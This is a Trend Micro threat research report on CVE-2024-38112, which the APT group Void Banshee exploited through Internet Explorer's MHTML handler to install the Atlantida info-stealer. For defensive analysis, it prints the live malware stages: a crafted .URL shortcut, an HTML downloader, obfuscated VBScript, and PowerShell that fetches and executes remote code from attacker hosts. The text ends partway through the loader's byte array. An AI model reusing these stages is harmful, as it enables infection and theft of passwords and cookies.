CVE-2024-38112: Void Banshee Targets Windows Users Through Zombie Internet Explorer in Zero-Day Attacks

trendmicro.com/en_us/research/24/g/CVE-2024-38112-void-banshee.html

July 15, 2024

Exploits & Vulnerabilities

Our threat hunters discovered CVE-2024-38112, which was used as a zero-day by APT group Void Banshee, to access and execute files through the disabled Internet Explorer using MSHTML. We promptly identified and reported this zero-day vulnerability to Microsoft, and it has been patched.

By: Peter Girnus, Aliakbar Zahravi July 15, 2024 Read time: (words)

Report Highlights:

- In May, ZDI threat hunters under Trend Micro's Zero Day Initiative discovered a vulnerability that the APT group Void Banshee had been exploiting in an updated Atlantida Stealer campaign. We promptly identified and reported this as a zero-day vulnerability to Microsoft.
- The vulnerability CVE-2024-38112 (ZDI-CAN-24433) was used as a zero-day to access and execute files through the disabled Internet Explorer using MSHTML.
- As part of Void Banshee's attack chain, CVE-2024-38112 is being used to infect victim machines with the Atlantida info-stealer, which focuses on pilfering system information and sensitive data (like passwords and cookies) from various applications.
- Void Banshee lures in victims using zip archives containing malicious files disguised as book PDFs; these are disseminated in cloud-sharing websites, Discord servers, and online libraries, among others. Void Banshee's attacks are concentrated in North America, Europe, and Southeast Asia.
- This zero-day attack is a prime example of how unsupported Windows relics are an overlooked attack surface that can still be exploited by threat actors to infect unsuspecting users with ransomware, backdoors, or as a conduit for other kinds of malware.
- For additional background on this entry, please read the ZDI blog entry, "Uncoordinated Vulnerability Disclosure: The Continuing Issues with CVD".

Trend Micro Zero Day Initiative (ZDI) discovered the MHTML remote code execution (RCE) vulnerability CVE-2024-38112. We immediately alerted Microsoft of this vulnerability being used in–the-wild as ZDI-CAN-24433. CVE-2024-38112 was used as part of an attack chain by the advanced persistent threat (APT) group Void Banshee, which targets North American,

European, and Southeast Asian regions for information theft and financial gain. The final payload of this zero-day attack chain is the Atlantida stealer, which was first discovered in January 2024. Variations of the Atlantida campaign have been highly active throughout 2024 and have evolved to use CVE-2024-38112 as part of Void Banshee infection chains.

In mid-May 2024, we tracked this updated Void Banshee campaign using internal and external telemetry. The Void Banshee group used similar tools, tactics, and procedures (TTPs) that involved abusing internet shortcuts (.URL) and Microsoft protocol handlers and URI schemes, including the MHTML (MIME encapsulation of aggregate HTML documents) protocol which was able to access Windows system-disabled Internet Explorer.

In the attack chain shown in Figure 1, the threat actor leveraged CVE-2024-38112 to execute malicious code by abusing the MHTML protocol handler and x-usc directives through internet shortcut (URL) files. Using this technique, the threat actor was able to access and run files directly through the disabled Internet Explorer instance on Windows machines. This MHTML code execution vulnerability was used to infect users and organizations with Atlantida malware.

Trend provides protection to users from threat actors that exploit CVE-2024-38112 via the security solutions that can be found at end of this blog entry.



Figure 1. Attack chain of the CVE-2024-38112 zero-day campaign

Internet Explorer used as an attack vector

Internet Explorer (IE) has officially ended support on June 15, 2022. Additionally, IE has been officially disabled through later versions of Windows 10, including all versions of Windows 11. Disabled, however, does not mean IE was removed from the system. The remnants of IE exist on the modern Windows system, though it is not accessible to the average user (Figure 2).



Figure 2. Internet Explorer still exists on modern Windows systems

If users attempt to execute the IE executable (iexplore.exe), instead its replacement, Microsoft Edge, opens. For users and organizations that need to access sites and workloads through Internet Explorer, Microsoft has provided IE mode for Microsoft Edge (Figure 3). IE mode for Edge contains some IE-specific functionality, but operates inside the Microsoft Edge sandbox, which in theory provides enhanced security for the end user.



Figure 3. Internet Explorer mode in Microsoft Edge

In this campaign, the ZDI threat hunting team discovered and analyzed samples exploiting CVE-2024-38112, which we disclosed to Microsoft. These samples could run and execute files and websites through the disabled IE process by exploiting CVE-2024-38112 through MSHTML. By using specially crafted.URL files that contained the MHTML protocol handler and the x-usc! directive, Void Banshee was able to access and run HTML Application (HTA) files directly through the disabled IE process. This method of exploitation is similar to CVE-2021-40444, another MSHTML vulnerability that was used in zero-day attacks. This method of using the disabled IE process as a proxy to access sites and scripts is especially alarming, as IE has historically been a vast attack surface but now receives no further updates or security fixes.

This vulnerability was patched as part of the July 2024 Patch Tuesday. As of this patch cycle, Microsoft has unregistered the MHTML handler from Internet Explorer (Figure 4).



Figure 4. MHTML handler is no longer registered with Internet Explorer

This means that MHTML is no longer usable inside of internet shortcut files.

Technical analysis

T1566.002: Spearphishing Links

Void Banshee used zip archives containing copies of books in PDF format, along with malicious files disguised as PDFs in spearphishing links (T1566.002), on online libraries, cloud sharing sites, Discord, and a slew of compromised websites.

Some PDF lures we uncovered during our analysis of the Void Banshee campaign include textbooks and reference material such as *Clinical Anatomy*, which suggests the campaign is targeting highly skilled professionals and students who often use reference materials and places where digital copies of books are collected (Figure 5). In the case of exploiting CVE-2024-38112, Void Banshee changed the default icon of an internet shortcut file to that of a PDF file to entice the victim into executing it.



Figure 5. Sample book lure

Stage 1: Malicious internet shortcut (URL) file

Name	Books_A0UJKO.pdf.url
SHA256	c9f58d96ec809a75679ec3c7a61eaaf3adbbeb6613d667257517bdc41ecca9ae
Size	267 bytes
File type	Internet shortcut

The zero-day attack begins when the victim opens a URL shortcut file designed to exploit CVE-2024-38112. One of the samples we uncovered, "Books_A0UJKO.pdf.url", is designed to look like a PDF copy of a book (Figure 6). The URL shortcut uses the MHTML protocol

handler and the x-usc! directive through the internet shortcut's URL parameter. This logic string is similar to the exploit logic of CVE-2021-40444 (Microsoft Office Remote Code Execution Vulnerability), highlighting the continued misuse of Windows protocol handlers.

Figure 6. Malicious URL file disguised to look like a PDF of a book

In this attack, CVE-2024-38112 was used as a zero-day to redirect a victim by opening and using the system-disabled IE to a compromised website which hosted a malicious HTML Application (HTA), as shown in Figure 7.

```
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,0
[InternetShortcut]
IDList=
URL=mhtml:http://cbmelipilla.cl/te/test1.html!x-usc:http://cbmelipilla.cl/te/test1.html
HotKey=0
IconIndex=13
IconFile=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

Figure 7. Content of "Books_A0UJKO"

In the URL parameter of the internet shortcut file, we can see that Void Banshee specifically crafted this URL string using the MHTML protocol handler along with the x-usc! directive. This logic string opens the URL target in the native Internet Explorer through the iexplore.exe process.

Stage 2: HTML file downloader

Name	test1.html
SHA256	d8824f643127c1d8f73028be01363fd77b2ecb050ebe8c17793633b9879d20eb
Size	716 bytes
File type	HTML

As mentioned above, the internet shortcut file that exploits CVE-2024-38112 points to an attacker-controlled domain where an HTML file downloads the HTA stage of the infection chain (Figure 8). Using this HTML file, the attacker can also control the window view size of the website through IE. This is used by the threat actor to hide browser information and to mask the downloading of the next stage of the infection chain from the victim. Void Banshee specifically crafted this HTML file using window size elements to control the window size of IE.

```
<!DOCTYPE html>

<html lang="en">
  <head>
      <script>
window.open('', '_self', '');
window.resizeTo(1, 1);
var xhr = new XMLHttpRequest();
xhr.open('GET', 'https://cbmelipilla.cl/te/hhhh.php', true);
xhr.onload = function() {

};
xhr.send();
setTimeout(function() {
    window.close();
}, 5000000);
</script>
     <iframe src="https://cbmelipilla.cl/te/Books_A0UJKO.
     pdf%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80.hta" height="200" width="300"
     title="GG"></iframe>
    </head>
  </body>
</html>
```

Figure 8. Contents of “test1.html”

Once this URL is contacted via IE, it attempts to open the malicious HTA file, prompting the user to open or save the HTML application (Figure 9). This behavior is unique to IE in that HTA files are opened by default, whereas modern browsers like Microsoft Edge or Chrome do not have the default open action.



Figure 9. Internet Explorer downloads the “Books_A0UJKO.pdf<26 spaces>.hta” file

The attacker adds 26 spaces to the malicious HTA file extension in “Books_A0UJKO.pdf.hta” to push the extension off the screen (Figure 10). The ellipses highlight that the filename contains additional content however, it is not clickable or expandable. To an unsuspecting user, it appears as if this is merely a PDF file.



Figure 10. The HTA file extension does not appear on the screen

Stage 3: HTA file and VBS downloader

Name	Books_A0UJKO.pdf<26 spaces>.hta
SHA256	87480b151e465b73151220533c965f3a77046138f079ca3ceb961a7d5fee9a33
Size	1,662 bytes
File type	Internet shortcut

The HTA file contains a Visual Basic Script (VBScript) that decrypts XOR encrypted content with key 4 and executes the content using PowerShell (Figure 11). This script uses PowerShell to download an additional script hosted on a compromised web server and executes the command using the PowerShell irm (Invoke-RestMethod) alias and iex (Invoke-Expression) alias commands. Finally, the script creates a new process for the downloaded script using the Win32_Process WMI class.

```
    <hta:application
            ID="WELSONJS_WINDOW"
            Version="0.2.7.2"
            ApplicationName="WelsonJS"
            Border="None"
            BorderStyle="Static"
            InnerBorder="No"
            Caption="No"
            Icon="app/favicon.ico"
            ContextMenu="No"
            MaximizeButton="No"
            MinimizeButton="No"
            Navigable="No"
            Scroll="No"
            ScrollFlat="Yes"
            Selection="No"
            ShowInTaskbar="Yes"
            SingleInstance="Yes"
            SysMenu="Yes"
            WindowState="minimize"
            Selection="No"
            />
          <script language="VBScript">
Dim age34
'Decrypted string: powershell irm https://hostalaskapatagonia.com/tt/become.txt | iex
For enough7 = 1 To Len("tksavwlahh$mvi$lpptw>++lkwpehewoetepeckjme*gki+pp+fagkia*p|p$x$ma|")
        age34 = age34 & Chr(Asc(Mid("tksavwlahh$mvi$lpptw>++lkwpehewoetepeckjme*gki+pp+fagkia*p|p$x$ma|", enough7, 1)) Xor 4)
Next

        Dim master68

' Decrypted string: winmgmts:\\.\root\cimv2
For master681 = 1 To Len("smjicipw>XX*XvkkpXgmir6")
        master68 = master68 & Chr(Asc(Mid("smjicipw>XX*XvkkpXgmir6", master681, 1)) Xor 4)
Next

 Dim ancient26

 'Decrypted string: Win32_Process
For ancient261 = 1 To Len("Smj76[Tvkgaww")
        ancient26 = ancient26 & Chr(Asc(Mid("Smj76[Tvkgaww", ancient261, 1)) Xor 4)
Next

            Set must41 =        GetObject(master68)
            Set wire57 = must41.Get(ancient26)

            intReturn = wire57.Create(age34, Null, Null, intProcessID)
</script>

<script type="text/javascript">
var xhr = new XMLHttpRequest();
xhr.open('GET', 'https://cbmelipilla.cl/te/hhhh2.php', true);
xhr.onload = function() {

};
xhr.send();
</script>
        <title>Welcome to WelsonJS application</title>
fdsfdsfasdf1232
```

Figure 11. The VBScript in the HTA file

Stage 4: PowerShell trojan downloader

Name	become.txt
SHA256	c85eedd51dced48b3764c2d5bdb8febefe4210a2d9611e0fb14ffc937b80e302
Size	551 bytes

File type	PowerShell

Initially, the script defines the DllImport attributes to import two functions:

- GetConsoleWindow from kernel32.dll, which retrieves the handle of the console window associated with the calling process.
- “ShowWindow” from user32.dll, which sets the visibility state of the specified window.

It then uses the Add-Type cmdlet to add the type defined in $crop213 to the current PowerShell session, under the namespace crumble542543 with the name culture6546.

Next, the script retrieves the handle of the console window using the GetConsoleWindow method and stores it in $danger5646. It then calls ShowWindow with the window handle and the parameter 0, which hides the console window. This technique is often employed in malware to run without displaying any user interface.

The script proceeds to create a new System.Net.WebClient object, which is used to download data from a malicious server. This downloaded data is subsequently loaded as a .NET assembly using the System.Reflection.Assembly's Load method. Finally, the script invokes the entry point of the downloaded assembly, effectively executing the code contained within it.

```
$crop213 = @'
[DllImport("kernel32.dll")]
public static extern IntPtr GetConsoleWindow();

[DllImport("user32.dll")]
public static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);
'@

Add-Type -MemberDefinition $crop213 -Namespace "crumble542543" -Name "culture6546"
$danger5646 = [crumble542543.culture6546]::GetConsoleWindow()
[crumble542543.culture6546]::ShowWindow($danger5646, 0)
[System.Reflection.Assembly]::Load((New-Object System.Net.WebClient).DownloadData("https://
hostalaskapatagonia.com/tt/tedfd.te")).EntryPoint.Invoke($null, @($null))
```

Figure 12. Contents of the “become.txt” PowerShell file

Stage 5: .NET trojan loader

Name	LoadToBadXml.exe , tedfd.te, Vnn3qRKOxH.exe
SHA256	13907caae48ea741942bce60fa32087328475bd14f5a81a6d04d82286bd28b4d
Size	6,994,432 bytes
File type	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Window

LoadToBadXml is a .NET Trojan loader that is obfuscated using Eziriz .NET Reactor. As shown in Figure 13, it decrypts XOR-encrypted payloads using a byte array key (3, 2, 2).

```
public class Tetete
{
    public byte[] encryptedData { get; set; }
    public Tetete()
    {
        byte[] array = new byte[] { 3, 2, 2 };
        byte[] array2 = new byte[]
        {
            235, 138, 37, 106, 2, 138, 36, 107, 2, 237,
            77, 227, 93, 51, 3, 148, 231, 82, 223, 133,
            67, 73, 177, 84, 25, 49, 67, 147, 44, 201,
            75, 241, 149, 3, 154, 67, 98, 253, 181, 31,
            116, 2, 3, 2, 2, 249, 212, 184, 9, 88,
            66, 204, 103, 67, 122, 171, 91, 184, 9, 102,
            233, 2, 153, 110, 93, 108, 102, 184, 251, 7,
            63, 69, 89, 188, 190, 212, 227, 134, 96, 185,
            84, 67, 181, 223, 224, 37, 143, 27, 25, 245,
            [...CUT...]
            225, 5, 155, 8, 154, 24, 158, 129, 145, 58,
            125, 139, 228, byte.MaxValue, 172, 51, 22, 82, 223, 58,
            106, 101, 161, 165, 19, 13, 27, 178, 116, 78,
            112, 91, 9, 151, 153, 172, 190, 48, 72, 131,
            3, 145, 160, 45, 18, 204, 185, 231, 130, 124,
            115, 167, 8, 135, 66, 115, 167, 200, 227, 9,
            70, 205, 106, 6, 49, 128, 131, 111, 221, 32,
            49, 174, 77, 233, 2, 201, 10, 110, 179, 185,
            170, 100, 49, 213, 167, 31, 221, 101, 72, 114,
            49, 16, 23, 252, 105, 15, 68, 17, 57, 249,
            103, 162, 71, 8, 149, 57, 231, 172, 28, 43,
            72, 193, 22, 86, 234, 30, 30, 186, 163,
